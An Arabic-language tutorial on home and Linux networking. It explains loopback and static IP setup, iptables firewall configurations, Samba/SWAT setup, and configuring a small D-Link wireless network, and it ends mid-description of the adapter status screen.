حتى لو كان جهازك منفردا فأنت في شبكة ، فكما نعلم تعرف الشبكة على أنها ارتباط لحاسوبين أو أكثر معاً ولكن في لينكس نعرف الشبكة أنها حاسوب واحد أو أكثر !! لاغرابة وبرامج لينكس تتصل معاً على نفس الحاسوب في علاقة المخدِم والمخدم أي server/client ، أحد طرق اتصال الحاسوب مع نفسه هي جهاز وهمي يسمى loop-back device أي الحلقة المفرغة ويتم إعطاء الجهاز عنوان انترنتIP address محدد ويجب في كل مرة يقلع فيها الحاسوب أن يتم تحديد هذا العنوان وهناك أكثر من طريقة لتحديد هذا العنوان منها أن تعطي جهازك عنوان ثابت ومحدد مثل x.١٢٧,٠,٠ حيث x عدد صحيح مثلاً ١٢٧,٠,٠,١ تسمى هذه الطريقة static ip

تلميح

عناوين الإنترنت ip address عبارة عن رقم مكون من ٣٢-بت أي ٤ بايت للسهولة تمثل بأرقام بالنظام العشري يفصل بينها نقطة الرقم الأعلى أهمية (الأول من جهة اليسار) له معنى خاص يحدد حجم الشبكة ومعناه خارج نطاق بحث الكتاب

وهذه أسرع طريقة وهي مناسبة للشبكات الصغيرة تتولى هذه المهمة احدى ملفات ال /etc/rc.d/init.d وعادة ما يكون لإسم الملف علاقة ب local-network او inet أو ماشابه وتتنفذ ما يشبه هذا الأمر

```
ifconfig lo 127.0.0.1 up
```

lo تعني local أو .loop-back

أما الطريقة الأخرى هي أن يحدد العنوان في كل مرة يقلع فيها الحاسوب تبعاً للأجهزة المرتبطة بطريقة ديناميكية وهي طبعا أقل سرعة بكثير من الأولى ولكن هنا نتجنب تعطل الشبكة فحالة وجود جهازين لهما نفس العنوان حالة مستحيلة وتتطلب هذه الحالة وجود طريقة للإتصال بين الجهازين وعادة ما تكون بطاقة ايثرنت ويكون الجهاز هو dev/eth0/ ولإعطاء الجهاز عنوان انترنت نستخدم

```
ifconfig eth0 up 192.168.32.117 netmask 255.255.255.0
```

وهنا حددنا ال netmask وهذا أمر اختياري وكون الجهاز موجود في شبكة بها أكثر من جهاز فهذا لا يعني أنك لا تتستعمل ال loop-back بل يجب أن يكونا كلاهما معرفين أي أن يرى الجهاز نفسه وأن يرى غيره أي أن كلا الأمرين سينفذان

لإضافة الأجهزة داخل الشبكة إلى جداول التمرير نستعمل أمر route كما في الأمثلة التالية

```
# add if given ip-address
route add 12.168.32.117
# add a local-host given ip-address
route add -host 127.0.0.1 lo
# add a network given ip-address
route add -net 12.168.32.117
```

جدار النار firewalls

جدر النار من أقوى التقنيات الحماية وأغلاها ثمنا في الأنظمة الأخرى مثل ويندوز حيث عليك شـراؤها من شركات مثل Norton Symantec كما تشتري مضاد الفيروسات ، ولكن اذا كنت تستخدم ليـنكس فاعلم أن لديك جدر نار مبنية في نواة لينكس !! نعم داخل نواة لينكس الصغيرة!! وكل ما عليك هو تعلم كيفية استعمالها، ولكن أولا ما هي جدر النار ، هي طرق لحماية الشبكة من الدخول غير المرغوب بـه أو من أخذ معلومات أو منع مواقع معينة أو من شغل الخطوط في طلبات أنت لاتريـد الإسـتجابة لهـا وهناك أكثر من طريقة وقبل أن نتعرف عليها نتعرف على بعض المصطلحات و بعض طرق المهاجمة

tcp/ip pocket

يرسل كل جهاز إلى الآخر حزم من المعلومات بصيغة محددة لضمان عدم تشوش البانات منهـا هذه وهي المستخدمة في الإنترنت ومعظم البروتوكولات ارسال كل واحدة يتم علـى ٣ مراحـل ارسال الحزمة نفسها ثم عندما يستلمها المستقبل يبعث اشعار إلى المرسل بأنها وصلت سـليمة فيقوم المرسل بإرسال اشعار بأنه استلام الإشعار فاذا لم يصل أي من الإشعارات أعيد أرسـال الحزمة

new conection

اتصال يطلب فيه انشاء/فتح قناة اتصال جديد وشغل مساحة من الخط

related conection

هو الردود المتعلقة بالذي قبلها أي الإتصال بين قبول فتح القناة أو رفضها

estsblished conection

هو أن تحجز مساحة بث وتبدأ بالإرسال

من طرق المهاجمة المتبعة هي طريقة الفيض بأن يرسل المهاجم الكثير من الطلبـات الجديـدة ويظـل يرسلها دون أن يرسل اشعار بأنه استلمها مما يؤدي بالمخدم إلى اعادة إرسال ما أرسله لأنه يظن لـم يستلم اضافة إلى ارسال الطلب الجديد فاذا علمنا أن كل شيء يرسله يوضع في الذاكرة من أجل اعـادة ارسالة في حال لم يستلم فإننا سنصل إلى مرحلة تنتهي الذاكرة المتاحة ويعلق المخدم كاملاً (اذا كـان

ويندوز) ومن الطرق الأخرى أن المهاجم قد يستغل ثغرة في أحد البرامج التـي تسـتعملها مثـل M$ internet-explorer بأن ينزل عندك برنامج ويشغله على جهازك مـثلا عـن طريـق مـا تسـميه مايكروسوفت ActiveX التي تسمح بتشغيل برنامج معين علـى جهـازك (موجـودة بكثـرة فـي ال Massenger) بحجة أنها قد تكون لنقل فيديو أو ماشابه (فكرة/ادعاء مايكوسوفت أنه لفـتح وثـائق معينة لاداعي لشراء البرنامج الذي يشغلها بل يكون موجود على الشبكة ويتم تشغيله علـى جهـازك) ولكن المهاجم بدلا من استخدامه لهذا الغرض يقوم بتصميم برنامج بهذه التقنية ليسرح ويمـرح علـى حاسوبك ويأخذ أرقام الحسابات وبطاقات الإئتمان وكلمات السر و أي شـيء آخـر (خصوصـا أن ال BIOS لايكون مخفيا فإذا منعه الويندوز فإنه يستعمل ال BIOS) وقد يقول قائل أنا أسـتخدم بـرامج لينكس الموثوقة التي رأى الجميع ملفها المصدري ويعرفف أنها لاتفعل سوى مايطلب منها فلم أشـغل رأسي بهذا الكلام؟ وأن كل ملفاتي السرية موضوعة بإسم مستخدم آخر غير الـذي أسـتعمله لتصـفح الشبكة. الجواب أنك قد تستعمل أحد برامج ويندوز غير المضمونة عن طريـق wine أو قـد يكـون المخدم لديك عليه لينكس ولكن أحد الطرفيات أو الذين ليست لك عليهم سلطة يستخدمون ويندوز أو قد ينصبون برنامج دون علمك مما قد يسبب لك الكوابيس

أول جدر النار الطريقة الشخصية وهي طريقة بسيطة جدا وهي بالمناسبة المسـتخدمة فـي البـرامج التجارية على نظام ويندوز!! وهي تقوم على

- قبول أي شيء من الشبكة الداخلية على فرض أنها آمنة فيزيائيا أي أن الأجهزة فيهـا عليهـا لينكس و الأسلاك تحت أعيننا ومراقبة
- السماح بإرسال/واستقبال أي اتصال إلى لشبكة الخارجية
- السماح بأي ارسال إلى الشبكة الخارجية
- اذا كنت طلبت اتصال معين السماح لكل ما يتعلق به(من وإلى)
- منع كل ما هو غير ذلك مثل استقبال بيانات لم تطلبها

ويكون ذلك بالأوامر التالية مأخوذة من blfs (انظر الوصلات)

```
# allow local-only connections
iptables -A INPUT  -i lo -j ACCEPT
# free output on any interface to any ip for any
service
iptables -A OUTPUT -j ACCEPT
# permit answers on already established connections
# and permit new connections related to established
ones (eg active-ftp)
iptables -A INPUT -m state --state ESTABLISHED,RELATED
-j ACCEPT
# Log everything else:  What's Windows' latest
exploitable vulnerability
iptables -A INPUT -j LOG --log-prefix "FIREWALL:INPUT"
# set a sane policy:    everything not accepted >
/dev/null
iptables -P INPUT    DROP
iptables -P FORWARD  DROP
iptables -P OUTPUT   DROP
```

الطريقة الثانية عزل الشبكة الداخلية عن الشبكة الخارجية وهي تسمى Router Masquerading أي التنكر ويكون هنا لدينا جهاز موصول على شبكتين داخلية موصولة على eth0 مثلا و شبكة خارجية انترنت على dialup ppp0 مهمة هذا الجهاز حماية الشبكة الداخلية فالشبكة الداخلية تكون غير مرئية لأنه يقف بين الشبكتين ويقوم باستقبال كل شيء من الشبكة الخارجية والنظر في تمريره إلى الداخلية أم لا

- قبول أي شيء من و إلى الشبكة الداخلية
- تمرير كل شيء وارد يتعلق باتصال طلبته الشبكة الداخلية
- تمرير كل الطلبات الصادرة عن الشبكة الداخلية
- اخفاء الشبكة الداخلية (أي يطلب أن ترسل له ثم يمريرها)
- منع كل ما هو غير ذلك

وهذه الأوامر التي تقوم بذلك

```
# allow local-only connections #
iptables -A INPUT  -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
# allow forwarding #
iptables -A FORWARD -m state --state
ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -m state --state NEW -i ! ppp+
-j ACCEPT
# do masquerading (not needed if intranet is not using
private ip)
iptables -t nat -A POSTROUTING -o ppp+ -j MASQUERADE
# set a sane policy
iptables -P INPUT   DROP
iptables -P FORWARD DROP
iptables -P OUTPUT  DROP
```

وحتى ينجح يجب أن يكون كل برنامج موجود على هذا المخدم "المتنكر" موثوقا وكلما كان عليه برامج عاملة أكثر قل الأمان لهذا يكون هذا المخدم جهاز أصم أعمى أخرس ليس عليه سوى نواة لينكس وبعض الأساسيات ولايكون عليه أكس أو أي من البرامج المبذرة

الطريقة التالية هي Besybox وهي لا تختلف عن التي قبلها كثيرا ولكنها تضيف عليها السماح بالتواصل عبر الشبكة الداخلية دون الحاجة التمرير عبر هذا المخدم اضافة إلى ذلك يقدم هذا المخدم بعض الخدمات مثل طلب الصدى ping للتأكد من أنه لايزال يعمل أو لتخزين صورة عن مواقع الإنترنت Squid أو لتقديم خدمة بريد أو طابات وملفات samba وغيرها ولكن هذا يقلل من الأمان لأنه يزيد من التعقيد فهذه الأشياء موضوعة على الحد الفاصل بين الشبكتين

وحتى تعمل جدر النار يجب أن تعمل على اعداد تحميل ال modules الخاصة بها بالأوامر التالية

```
modprobe ip_tables
modprobe iptable_filter
modprobe ip_conntrack
modprobe ip_conntrack_ftp
modprobe ipt_state
modprobe ipt_LOG
```

واذا كنت تستخدم المخدم المتنكر يكون عليك أيضا

```
modprobe iptable_nat
modprobe ip_nat_ftp
modprobe ipt_MASQUERADE
modprobe ipt_REJECT
```

اعداد samba

samba هو مخدم يقدم مشاركة الملفات والطابعات بين أكثر من جهاز عليها أكثر من نظام تشغيل مثل لينكس و ويندوز عادة يكون لينكس هو المخدم . لتعلم كيفية استعماله و اعداده يمكنك أن تقرأ الوثائق التي تأتي معه وتكون في مجلد var/www/swat/using_samba//

برنامج swat يقوم بإعداد samba لتشغيله عليك أولاً أن تخصص منفذ له وتشغل samba وذلك ب وذلك باضافة السطر التالي إلى ملف etc/services/ (طبعا تحتاج لأن تكون جذراً)

```
swat 901/tcp
```

والسطر التالي إلى etc/inetd.conf/

swat stream tcp nowait.400 root /usr/sbin/swat swat

حيث usr/sbin/swat/ و المسار إلى برنامج swat ويمكن أي يكون usr/local/samba/bin/swat/ ثم اعادة تشغيل مراقب الشبكة inetd daemon وذلك بكتابة killall -HUP inetd أو بكتابة المسار للملف الموجود في etc/rc.d/init.d/ والذي يشغله متبوعاً ب restart وأيضا تشغيل خدمة samba بكتابة etc/rc.d/init.d/samba start/ ويمكنك اضافة مستخدم samba و كلمة سر بأمر (لا علاقة لها بمستخدم لينكس) smbpasswd -a *uername* وعلى الأقل عليك أن تعمل مستخدم جذر a root- smbpasswd

ثم الدخول من أي متصفح على موقع /http://localhost:901 وهو ليس موقع انترنت وانما مخدم samba موجود على جهازك الذي افترضت أنه localhost و ٩٠١ هو الرقم التقليدي الذي خصصناه لبرنامج اعداد samba المسمى swat تظهر لك صفحة يمكنك استعمالها للقيام بالإعدادات وعند رغبتك في الدخول إلى شبكة samba اكتب في أي متصفح العنوان التالي smb:///

لإعداد ويندوز ٢٠٠٠ ليكون عضو ففي شبكة samba

- اذهب إلى My Computer
- اختر Properties
- انقر على Network Identification notebook tab
- انقر Properties
- في خانة Computer Name أعط اسماً للجهاز WIN2KBOX
- وفي خانة Domain: واكتب الإسم الذي حددته في لينكس ثم انقر OK
- ستسأل عن المستخدم وكلمة السر الخاصة ب samba التي عرفتها على جهاز الينكس
- انقر موافق
- سيتم اعادة تشغيل ويندوز (كالعادة اذا غيرت الخلفية يجب أن تعيد التشغيل)

الشبكات اللاسلكيةWireless Networking

قبل البدا أود أن أوضح لكم أن موضوع الشبكات اللاسلكية موضوع شائك وكبير فعلا كبير !! فقد تجد كتب ومراجع بعنوان الشبكات اللاسلكية يكون عدد صفحاتها اكثر من 1000 صفحة وموضوعنا هذا لا يتعد ١٠٠ سطر ، فكل ما كتب يعتبر مقدمة إلي هذه التكنولوجيا .

نبد بنظرة عامة على صفات وخصائص بيئات التشبيك اللاسلكية المختلفة. وفى نفس الوقت ستتعرف على الدوافع لبناء مثل هذا النوع من الشبكات وعرض لقدرات والإمكانيات التي تقدمها لنا الشبكات اللاسلكية مع ذكر الأنواع المختلفة لها.

(1بيئة التشبيك اللاسلكية :-

تعتبر بيئة التشبيك اللاسلكية هي الخيار الأمثل وفى بعض الأحيان يكون الخيار الضروري عند إقامة الشبكات ، فنجد اليوم مع انخفاض الأسعار الخاصة بتجهيزات الشبكات مما يؤدى إلى زيادة حجم الطلب على استخدام الشبكات ونمو بيئة التشبيك اللاسلكية التي كانت مقتصرة على الشركات الكبيرة و المؤسسات .

فقد ذكرت أعلاه عنوان بيئة التشبيك اللاسلكية Wireless Environment وهو قد يكون عنوان به بعض التضليل إلى حد ما وذلك لكونه يشير لشبكة خالية تماما من أي نوع من الكبلات ولكن في اغلب الحالات نجد أن هذا غير صحيحا بالمرة .
في الحقيقة نجد أن اغلب الشبكات اللاسلكية تتألف من مكونات لاسلكية متصلة بشبكة تعتمد على نظام الكبلات كالأنظمة السلكية العادية بالإضافة إلى مكونات خليطه ومثل هذه الأنواع من الشبكات يعرف بأنة شبكات مهجنة. Hybrid Network

(2قدرات وإمكانيات الشبكات اللاسلكية :-

قد أصبحت الشبكات اللاسلكية محل اهتمام الكثيرين ممن يعملون في هذا المجال وذلك لان المكونات اللاسلكية يمكنها القيام بالتالي.

.1توفير ما يعرف بالتوصيلات المؤقتة لأي شبكة تستخدم نظام الكابلات .
.2المساعدة في توفير بديل احتياطي لأي شبكة مقامة حاليا.
.3جعل بعض مكونات الشبكة قابلة للحركة من مكان لاخر .
.4توفير إمكانية توسيع ومد الشبكات خارج الحدود المادية للتوصيل.

(3الاستخدامات المختلفة للشبكات اللاسلكية :-

في البداية نقول أن صعوبة ومشاكل الشبكات السلكية المعتمدة على الكابلات أدت إلى تزايد الحاجة يوما بعد يوم للشبكات اللاسلكية . مما يعنى أن أهمية الشبكات اللاسلكية أصبحت تتزايد بشكل مطرد . ومن هنا نقول أن التوصيل اللاسلكي ذو فائدة خاصة .
فمثلا يمكنك اللجوء إلى الشبكات اللاسلكية في المواقع المشغولة مثل الصالات الكبيرة الحجم والتي تزدحم بشكل دائم مثل صالات الوصول . أو عندما يكون مستخدمي الشبكة في حالة تنقل مستمر ومن مكان لأخر . أو عند إقامة شبكة بالأماكن التي يحدث لتصميمها المعماري تغيرات بصفة دائمة أو يتم

التغير بشكل مفاجئ مثل استديو هات التصوير . نجد أيضا اللجوء الشبكات اللاسلكية في المباني ذات الطابع الخاص مثل المباني التاريخية مما يعنى أن استخدام الكبلات يسبب الكثير من المشكلات.

(4أنواع الشبكات اللاسلكية :-

يمكن تقسيم الشبكات اللاسلكية لثلاثة أنواع أساسية وذلك بناء على الهيكل البنائي الخاص بها .

-شبكات لاسلكية محليةLANs
-شبكات لاسلكية محلية ممتدةExtended LANs
-شبكات لاسلكية لأجهزة متنقلةMobile Computer

قد يدور في ذهنك بعض التساؤلات عن الاختلاف بين هذه الأنواع والتصنيفات فببساطة يتمثل الاختلاف في إمكانيات وقدرات النقل المستخدمة مع كل نوع والأساليب الفنية للنقل .
سنتعرف على كل نوع من الأنواع السابقة وطرق النقل المستخدمة معه في مقال أخر تابع لهذا .

اعداد شبكة لاسلكية منزلية

اعداد شبكة لاسلكية منزلية

لانشاء شبكة لاسلكية منزلية، يمكن من خلالها الانتقال بالاجهزة من مكان الى اخر دون الخوف من مشاكل الاسلاك و غيرها من الامور الموجودة في الشبكات السلكية. الشبكة اللاسلكية ببساطة هي موجودة للتخلص من الاسلاك و ما فيها من محدودية المكان و عدم التحرك. يمكن للمستخدم ان يتحرك بجهاز محمول في منزله و هو متصل بالانترنت سواء كان في غرفته ام في غرفة المعيشة، و غيرها من المميزات المعروفة عن الشبكات اللاسلكية.

الامر أبسط بكثير مما يتصوره البعض، هنا سيتم شرح اعداد شبكة لاسلكية مكونة من جهاز كمبيوتر (دسكتوب) و جهاز حاسب محمول (لابتوب) و نقطة اتصال او Access Point. كما هو معلوم في الشبكات اللاسلكية المكونة من ٣ اجهزة مثلاً، فان كل جهاز يجب ان يحوي على كرت شبكة و كل الاجهزة تكون موصلة بالhub او بالswitch ليتم تبادل الملفات و البيانات من خلال وحدة موزعة لهم.

متطلبات الشبكة اللاسلكية في مثالنا هي:

كرت شبكة لاسلكية للدسكتوب، كمثال نأخذ نوع Wireless D-Link USB Adapter DWL 120 سعره تقريبا ٢٥٠ درهم



الصورة مأخوذة من موقع الشركة

كرت شبكة لاسلكية للابتوب، كمثال نأخذ نوع Wireless D-Link PCMCIA Adapter DWL ٦٥٠+ سعره تقريبا ٢٥٠ درهم



الصورة مأخوذة من موقع الشركة

نقطة اتصال، كمثال نأخذ نوع D-Link DWL Wireless ٩٠٠ Access Point AP+ سعره تقريبا ٤٧٥ درهم



الصورة مأخوذة من موقع الشركة

ملاحظة: جميع هذه المنتجات تتبع مقياس ال IEEE 802.11b Standard الخـاص بالشـبكات اللاسلكية

بطبيعة الحال، الكثير من الاسئلة تظهر الان، فماهي هذه المنتجات و ماعملها؟

الكـرت الاول:Wireless D-Link USB Adapter DWL 120، هـو كـرت يـتم تركيبـه بالكمبيوتر ليتمكن الكمبيوتر من الاتصال بالشبكة اللاسلكية الموجودة في مداه بدون اسلاك!

يتم توصيل هذا الكرت بواسطة منفذ الUSB المعـروف. كـروت الشـبكات اللاسـلكية المسـتخدمة للدسكتوب في الماضي، كان يتم توصيلها من خلال كرت خاص من نوع PCI و لا تزال هذه الكـروت موجودة،لكن مع تطور التقنية، فقد تم انتاج كروت يتم توصيلها بمنفذ الUSB. سرعة هذا الكرت ١١ ميغا بت في الثانية حيث انه يساوي (تقريباً) سرعة الشبكات السلكية (ذات ال١٠ ميغا بت في الثانية).

يجب اتباع الخطوات الموجودة في الدليل الخاص بتعريف الكرت. مع هذا الكرت في البداية يتم ادخـال القرص المدمج (السي دي) الخاص بالكرت و يتم تخزين البرنامج الخاص به ، و بعدها سيطلب منـك الجهاز اعادة التشغيل، يجب ان تختار No, i will restart the computer later او انـك ستعيد تشغيل الجهاز فيما بعد، بعد ذلك اغلق shutdown الجهاز. الآن قم بتوصيل وصلة الUSB

بالكمبيوتر و ثم شغل الكمبيوتر، سيخبرك الوندوز ان هناك جهاز جديد تم توصيله بالكمبيوتر و يجب تعريفه ، اكمل عملية التعريف كما هو معتاد.

ملاحظة يتم توصيل كيبل الUSB بالفتحة الصغيرة الموجودة في مقدمة الكرت و الطرف الاخر يوصل بالدسكتوب

الكرت الثاني: Wireless D-Link PCMCIA Adapter DWL-650+ ، هو كرت يتم تركيبه في اجهزة الكمبيوتر المحمولة، فهو يستخدم منفذ الPCMCIA. طريقة تعريفه هي مثل الكرت السابق، لكن كنصيحة، يجب قراءة الدليل الخاص بتعريف الكرت للتأكد.

عمل هذا الكرت هو ليتمكن الكمبيوتر المحمول من الاتصال بالشبكة اللاسلكية الموجودة في مداه بدون اسلاك! و النوعية هذه سرعتها تصل الى ٢٢ ميغا بت في الثانية.

ملاحظة: يمكن استخدام الكرت الاول ايضا في الكمبيوترات المحمولة في حال توفر منفذ USB

نقطة الاتصال: AP+ Access Point٩٠٠ Wireless D-Link DWL

عمل هذا الجهاز هو نفس عمل الHUB او الSwitch في الشبكات السلكية، فكروت الشبكة عند تشغيلها ، تبحث عن اي نقطة اتصال في مداها لتتصل به. جدير بالذكر ان نقطة الاتصال ليست محدودة بعدد معين من اجهزة الكمبيوتر المتصلة بها، يمكن توصيل عدد كبير من الاجهزر بنقطة اتصال واحدة فقط، خلاف الhub حيث انه محدود ب ٨ منافذ او ١٦ و غيرها، طبعاً عند ارتفاع عدد الاجهزة المتصلة فان السرعة ستقل و الاداء سيضعف بطبيعة الحال.


هذه الصورة توضح التوصيل الشبكي في البيئة اللاسلكية:



الصورة مأخوذة من موقع الشركة

لكل نقطة اتصال مدى معين يستطيع ان يغطيه، في مثالنا فان المدى يصل الى ١٠٠ متر تقريباً في الاماكن المفتوحة، و ينخفض المدى في الاماكن الداخلية.

كما ذكرنا سابقاً فان كل كرت عند تشغيله فانه يبحث عن اي نقطة اتصال في مداه كي يتصل بها و هذا الوضع (اتصال الكمبيوتر بنقطة اتصال) يسمى ب .Infrastructure Mode يمكن ايضاً توصيل جهازين (اللابتوب و الدسكتوب مثلا) مع بعضهما من غير وجود نقطة الاتصال، هذا الوضع يسمى Ad Hoc كما هو مبين في الصورة




الصورة مأخوذة من موقع الشركة

اعدادات نقطة الاتصال:


بعد الانتهاء من تعريف كروت الشبكة و تشغيل نقطة الاتصال (يكفي ان نوصل نقطة الاتصال بالكهرباء و ستعمل بالاعدادات الافتراضية) يجب ان نختار و نحدد IP Address لكل كرت، لان ال DHCP Server الموجود في نقطة الاتصال غير مفعل في الاعدادات الافتراضية.

يتم تحديد ال Address IP لكل جهاز عن طريق اتباع التعليمات التالية:

اتجه الى start ثم settings ثم control panel ثم Network and dial up connections، الان بالزر الايمن انقر نقرة على الLocal Area Connection الذي تم عمله لكرت الشبكة اللاسلكية و ستحصل على التالي:




انقر نقرتين على Interlet Protocol -TCP/IP ، و انسخ ماترى في الصورة التالية و تأكد من ان الاعدادات تتطابق من ناحية رقم الايبي المستخدم و غيرها.



طبعا يمكن تغيير رقم الIP الى رقم شبيه لكن هذا مجرد مثال. الان اضغط مرتين على OK و أعد تشغيل الجهاز ان طلب منك ذلك. اعد نفس العملية مع الجهاز الآخر مع تغيير رقم الايبي الى مثلا ١٩٢,١٦٨,٠,٨

اذا مشت الامور على ما يرام فانك الان جاهز للاتصال بالشبكة اللاسلكية، و هذه واجهة البرنامج التي تخبرك بحالة الشبكة اللاسلكية:



لنشرح ماتحتوي الصورة من امور:

Associated BSSID=00-08-C8-AC-7F-E0 Status :

